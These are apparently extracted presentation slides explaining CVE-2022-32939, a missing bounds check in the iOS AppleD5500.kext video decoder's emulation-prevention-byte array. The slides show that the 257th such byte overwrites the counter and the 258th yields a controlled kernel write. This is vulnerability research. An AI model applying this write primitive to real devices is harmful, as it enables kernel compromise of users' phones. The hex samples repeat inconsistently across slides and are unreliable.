
NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte

# AppleD5500.kext EPB Handling

```
000000016764000BACA0000000008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



NALU  
Header


EPB:  
Emulation  
Prevention  
Byte

# AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



# AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBs)  
00000002000003000400000300  
040000030008
```


Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte




# AppleD5500.kext EPB Handling



256<sup>th</sup> EPB

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



# AppleD5500.kext EPB Handling

000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBS)  
00000002000003000400000300  
040000030008

256<sup>th</sup> EPB

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```




```
uint epb_offset_array[256];  
uint epbs;
```

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte

# AppleD5500.kext EPB Handling




256<sup>th</sup> EPB

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte




# AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



```
uint epb_offset_array[256];  
uint epbs;
```

# AppleD5500.kext EPB Handling


```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset_epbs);  
    this->epbs++;  
}
```

No Bounds Check!

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
00100000001000000201000  
... (250 EPBs)  
0000000200000004000003000  
040000030008
```

257<sup>th</sup> EPB  
Position P

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];
```

```
uint epbs;
```

# AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
00000002000000004000003000  
040000030008
```

257<sup>th</sup> EPB  
Position P

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];
```

```
uint epbs;
```

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte

# AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
00000002000000004000003000  
040000030008
```

257<sup>th</sup> EPB  
Position P

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



uint epb\_offset\_array[256];

uint epbs;

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte

# AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
00100000001000000201000  
... (250 EPBs)  
0000000200000004000003000  
040000030008
```

257<sup>th</sup> EPB  
Position P

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte

# AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000040000000  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000040000000  
040000030008
```


258<sup>th</sup> EPB  
Position Q

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];
```

```
uint epbs;
```

# AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000040000000  
040000030008
```

258<sup>th</sup> EPB  
Position Q

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte

```
if (found_epb_pattern()) {  
    this->epb_offset_array[8(P-256)+1] =  
        8(Q-8(P-256)+1);
```

```
    this->epbs++;  
}
```

The diagram illustrates the memory layout of the `epb\_offset\_array` and `epbs` variables. The `epb\_offset\_array` is a 256-element array of `uint` type, with the first few elements shown as 64, 72, ..., and a placeholder '...' for the middle elements. The element at index 8(P-256)+1 is highlighted in red and labeled with the value  $8(Q-8(P-256)+1)$ . The variable `epbs` is also shown as a `uint` type variable.

```
uint epb_offset_array[256];  
uint epbs;
```



# AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000040000000  
040000030008
```

258<sup>th</sup> EPB  
Position Q

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte

```
if (found_epb_pattern()) {  
    this->epb_offset_array[8(P-256)+1] =
```

$8(Q-8(P-256)+1)$ ;


this->epbs++;

}



uint epb\_offset\_array[256];

uint epbs;



# CVE-2022-32939: iOS Controlled write Summary

- The EPB array was missing a bounds check
- The 257<sup>th</sup> EPB location overwrites an index
  - Controls **where we write**
